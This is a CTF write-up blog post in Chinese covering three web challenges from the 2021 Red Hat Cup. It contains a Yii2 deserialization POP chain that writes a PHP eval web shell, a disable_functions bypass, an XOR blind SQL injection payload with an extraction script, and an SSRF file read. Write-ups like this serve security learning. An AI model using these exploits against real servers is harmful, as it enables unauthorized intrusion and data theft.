[2021红帽杯]Web writeup

原创

H3h3QAQ 于 2021-05-10 18:44:31 发布 1265 收藏 2

分类专栏： CTF

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/Anton__1/article/details/116605351

版权


CTF 专栏收录该内容

19 篇文章 1 订阅

订阅专栏

find_it

老套路扫一下目录



貌似只有君子协定有用，打开看看

```
When I was a child,I also like to read Robots.txt

Here is what you want:1ndexx.php
```

打开1ndexx.php 发现打不开，

尝试一下是否有备份

```
/.1ndexx.php.swp
```

发现了一串代码：

```
<?php $link = mysql_connect('localhost', 'root'); ?>
<html>
<head>
 <title>Hello worldd!</title>
 <style>
 body {
  background-color: white;
  text-align: center;
  padding: 50px;
  font-family: "Open Sans","Helvetica Neue",Helvetica,Arial,sans-serif;
 }

 #Logo {
  margin-bottom: 40px;
 }
 </style>
</head>
<body>
 <img id="logo" src="logo.png" />
 <h1><?php echo "Hello My freind!"; ?></h1>
 <?php if($link) { ?>
  <h2>I Can't view my php files?!</h2>
 <?php } else { ?>
  <h2>MySQL Server version: <?php echo mysql_get_server_info(); ?></h2>
 <?php } ?>
</body>
</html>
<?php

#Really easy...

$file=fopen("flag.php","r") or die("Unable 2 open!");

$I_know_you_wanna_but_i_will_not_give_you_hhh = fread($file,filesize("flag.php"));


$hack=fopen("hack.php","w") or die("Unable 2 open");

$a=$_GET['code'];

if(preg_match('/system|eval|exec|base|compress|chr|ord|str|replace|pack|assert|preg|replace|create|function|call
|\~|\^|\`|flag|cat|tac|more|tail|echo|require|include|proc|open|read|shell|file|put|get|contents|dir|link|dl|var
|dump/',$a)){
 die("you die");
}
if(strlen($a)>33){
 die("nonono.");
}
fwrite($hack,$a);
fwrite($hack,$I_know_you_wanna_but_i_will_not_give_you_hhh);

fclose($file);
fclose($hack);
?>
```

构造payload：

```
/?code=<?php%20phpinfo();?>
```

然后访问一下hack.php查看phpinfo

本来只是想指向探针看一下，没想到flag直接给了

Environment

Variable	Value
APACHE_PID_FILE	/var/run/apache2/apache2.pid
HOSTNAME	engine-1
APACHE_RUN_USER	www-data
TERM	xterm
APACHE_LOG_DIR	/var/log/apache2
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SUPERVISOR_GROUP_NAME	apache2
PWD	/
ICQ_FLAG	flag{5bd378f8-2acd-4f94-8d95-531be33aba1a}
LANG	C
APACHE_RUN_GROUP	www-data
PHP_UPLOAD_MAX_FILESIZE	10M
SUPERVISOR_ENABLED	1
SHLVL	0
PHP_POST_MAX_SIZE	10M
SUPERVISOR_PROCESS_NAME	apache2
DEBIAN_FRONTEND	noninteractive
SUPERVISOR_SERVER_URL	unix:///var/run/supervisor.sock
APACHE_LOCK_DIR	/var/lock/apache2
APACHE_RUN_DIR	/var/run/apache2

framework

打开发现是`yii2反序列化`

随即打开百度，来找一下复现：


> https://mp.weixin.qq.com/s?__biz=MzU5MDI0ODI5MQ==&mid=2247485129&idx=1&sn=b27e3fe845daee2fb13bb9f36f53ab40

然后回到题目，按照常理我扫了一下网站目录，发现了`www.zip`"：

```
[19:04:46] 200 -  318B  - /favicon.ico
[19:04:48] 200 -    2KB - /index.php
[19:04:48] 200 -    2KB - /index.php/login/
[19:04:56] 200 -   23B  - /robots.txt
[19:05:02] 200 -   18MB - /www.zip
```

下载到本地发现正好是源码，就在本地搭建环境

丢进去phpstudy里，按照大佬的漏洞复现，在controllers下创建`Controller.php`



然后再新建个`poc.php`

在里面写：

```php
<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;
        public function __construct(){
            $this->checkAccess = 'assert';
            $this->id = 'file_put_contents("/var/www/html/web/1.php","<?php eval(\$_POST[111]);");';
        }
    }
}
namespace Faker{
    use yii\rest\CreateAction;

    class Generator{
        protected $formatters;

        public function __construct(){
            $this->formatters['close'] = [new CreateAction(), 'run'];
        }
    }
}

namespace yii\db{
    use Faker\Generator;

    class BatchQueryResult{
        private $_dataReader;

        public function __construct(){
            $this->_dataReader = new Generator;
        }
    }
}
namespace{
    echo base64_encode(serialize(new yii\db\BatchQueryResult));
}
?>
```


然后再生成一下payload

传进去：


```
/index.php?r=site/about&message=TzoyMzoieWlpXGRiXEJhdGNoUXVlcnlSZXN1bHQiOjE6e3M6MzY6IgB5aWlcZGJcQmF0Y2hRdWVyeVJl
c3VsdABfZGF0YVJlYWRlciI7TzoxNToiRmFrZXJcR2VuZXJhdG9yIjoxOntzOjEzOiIAKgBmb3JtYXR0ZXJzIjthOjE6e3M6NToiY2xvc2UiO2E6
Mjp7aTowO086MjE6InlpaVxyZXN0XENyZWF0ZUFjdGlvbiI6Mjp7czoxMToiY2hlY2tBY2Nlc3MiO3M6NjoiYXNzZXJ0IjtzOjI6ImlkIjtzOjcz
OiJmaWxlX3B1dF9jb250ZW50cygiL3Zhci93d3cvaHRtbC93ZWIvMS5waHAiLCI8P3BocCBldmFsKFwkX1BPU1RbMTExXSk7Iik7Ijt9aToxO3M6
MzoicnVuIjt9fX19
```

一开始，传进去看到这个报错，以为没有成功，后来访问了一下`1.php`发现自己成功了QAQ

打开蚁剑，直接连上马：




看了一圈发现flag再根目录：




然后发现没有权限。。。。。。。又卡住了

但是我做题晚上刚刚复现了蓝帽的web题，有disable_functions绕过插件，就去试了一下


中国蚁剑
AntSword 编辑 窗口 调试
111.202.98.85
111.202.98.85
(*) 基础信息
当前路径: /var/www/html/web
磁盘列表: /
系统信息: Linux engine-1 4
当前用户: ctf
(*) 输入 ashelp 查看本地命令
(ctf:/var/www/html/web) $
绕过 disable_functions-111.202.98.85
选择模式
开始
Apache_mod_cgi
CGI支持 YES
当前目录可写 YES
htaccess支持 YES
Reference
AntSword-Labs/bypass_disable_functions/3
Bypass PHP system functions disabled via mod_cgi (0cx.cc)
github.com/l3m0n/Bypass_Disable_functions_Shell
Shell状态
PHP版本 5.6
PHP位数 64
操作系统 Linux
当前目录 /var/www/htn
open_basedir
函数支持
dl x
putenv x
error_reporting x
error_log x
file_put_contents √
file_get_contents √

然后试着读了一下



它就出来了！！！！！！！

#WebsiteManger

是一道注入题

跑了一下sqlmap

发现了两个参数：

`username` `password`

```
GET http://eci-2zefme7yqvztqdsonszy.cloudeci1.ichunqiu.com/image.php?id=3
```

和`/image.php`下的id

注入了一下发现前两个都不是，随即对`id`下手

尝试了几种注入都无效，最后发现是异或注入

构造payload：

```
/image.php?id=1^(ascii(substr((select(database())),1,1))>1)^1
```

有回现，尝试变更参数

直到：

```
/image.php?id=1^(ascii(substr((select(database())),1,1))>99)^1
```

时没有回显，证明数据库第一位是c

获取第二位：

```
/image.php?id=1^(ascii(substr((select(database())),2,1))>1)^1
```

发现到`117`没有回显

证明第二位为t

依次类推，获得第三位为f

当数据库位数为4位时始终没有回显。证明只有三位，且数据库名为`ctf`

知道了数据库名就好办了，直接起脚本，依次爆）：

```
import requests
import time
url = "http://eci-2zefme7yqvztqdsonszy.cloudeci1.ichunqiu.com/image.php?id=1^(ascii(substr((select(group_concat(
table_name))from(information_schema.tables)where(table_schema='ctf')),{0},1))>{1})^1"
word=""
for i in range(1,1000):
    l = 32
    h = 128
    mid = (l + h)
    while (l < h):
        nurl=url.format(i,mid)
        r=requests.get(url=nurl)
        if 'JFIF' in r.text:
            l = mid + 1
        else:
            h = mid
        mid = (l + h) // 2
        time.sleep(0.1)
    word += chr(mid)
    print(word)
print(word)
```


获得表名为 users

之后依次修改url 继续 爆破

最终爆破出来密码为（当前环境下的密码）：

```
3ef2870
3ef28706
3ef287066
3ef2870669
3ef2870669a
3ef2870669ac
3ef2870669ac4
3ef2870669ac4d
3ef2870669ac4d2
3ef2870669ac4d2c
3ef2870669ac4d2c2
3ef2870669ac4d2c27
3ef2870669ac4d2c27e
3ef2870669ac4d2c27ea
3ef2870669ac4d2c27ea2
3ef2870669ac4d2c27ea2
3ef2870669ac4d2c27ea2
```

然后登录管理员账号：



抓包查看发现是ssrf 读取文件漏洞

构造payload：

```
file:// /flag
```

获得flag